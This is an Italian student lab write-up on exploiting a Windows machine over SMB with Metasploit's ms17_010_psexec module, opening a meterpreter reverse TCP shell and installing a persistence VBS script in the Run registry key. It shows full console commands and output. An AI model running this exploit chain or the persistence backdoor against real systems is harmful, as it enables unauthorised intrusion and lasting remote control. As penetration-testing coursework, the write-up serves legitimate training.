
Creare un accesso alla macchina Windows.

Ho usato Metasploit per creare un accesso sulla macchina windows che fosse sempre attivo ogni qual volta la macchina si avviava.
Per farlo ho usato questo exploit:



Legato ai protocolli samba di condivisione file.
Come possiamo notare il payload di default è windows/meterpreter/reverse_tcp. Molto importante il reverse_tcp perché è la macchina vittima a richiedere il collegamento con noi e non il contrario.
Una volta settato l'rhost con l'indirizzo Ip della macchina vittima. Ho usato il comando exploit per lanciare il payload. Il risultato è che sono riuscito aprire una sessione sul computer vittima come in foto:

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.113:445 - Target OS: Windows 5.1
[*] 192.168.11.113:445 - Filling barrel with fish ... done
[*] 192.168.11.113:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.11.113:445 -       [*] Preparing dynamite ...
[*] 192.168.11.113:445 -               [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.11.113:445 -       [+] Successfully Leaked Transaction!
[*] 192.168.11.113:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 192.168.11.113:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.11.113:445 - Reading from CONNECTION struct at: 0x81da7a80
[*] 192.168.11.113:445 - Built a write-what-where primitive ...
[+] 192.168.11.113:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.11.113:445 - Selecting native target
[*] 192.168.11.113:445 - Uploading payload ... UpjycdDO.exe
[*] 192.168.11.113:445 - Created \UpjycdDO.exe ...
[+] 192.168.11.113:445 - Service started successfully ...
[*] 192.168.11.113:445 - Deleting \UpjycdDO.exe ...
[*] Sending stage (175686 bytes) to 192.168.11.113
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.113:1048) at 2022-09-02 08:05:52 -0400

meterpreter > ps
```

Con il comando ps possiamo vedere i processi attivi sul computer vittima e con il comando migrate potremmo anche migrare da un processo all' altro preferibilmente infiltrarsi in un processo non killabile dall' utente.
Una volta dentro il sistema ho iniettato un file sulla macchina vittima in modo tale da recuperare e riattivare la sessione ogni qualvolta la macchina si riaccendeva.

```
meterpreter > run persistence -A -U -i 30 -p 4444 -r 192.168.11.111

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/TEST-EPI_20220902.1035/TEST-EPI_2022090
2.1035.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.11.111 LPORT=4444
[*] Persistent agent script is 99655 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\QwtPmEh.vbs
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script C:\WINDOWS\TEMP\QwtPmEh.vbs
[+] Agent executed with PID 892
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\oicZgJqBQuuwP
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\oicZgJqBQuuwP
meterpreter > [*] Meterpreter session 2 opened (192.168.11.111:4444 → 192.168.11.113:1049) at 2022-09-02 08:
10:37 -0400
background
```

Il comando installa un file dentro il pc di windows e prova a fare l'accesso al sistema

ogni 30 secondi il file installato è un vbs. UN file che può essere letto da windows.
In figura vediamo come questo file però rimane visibile.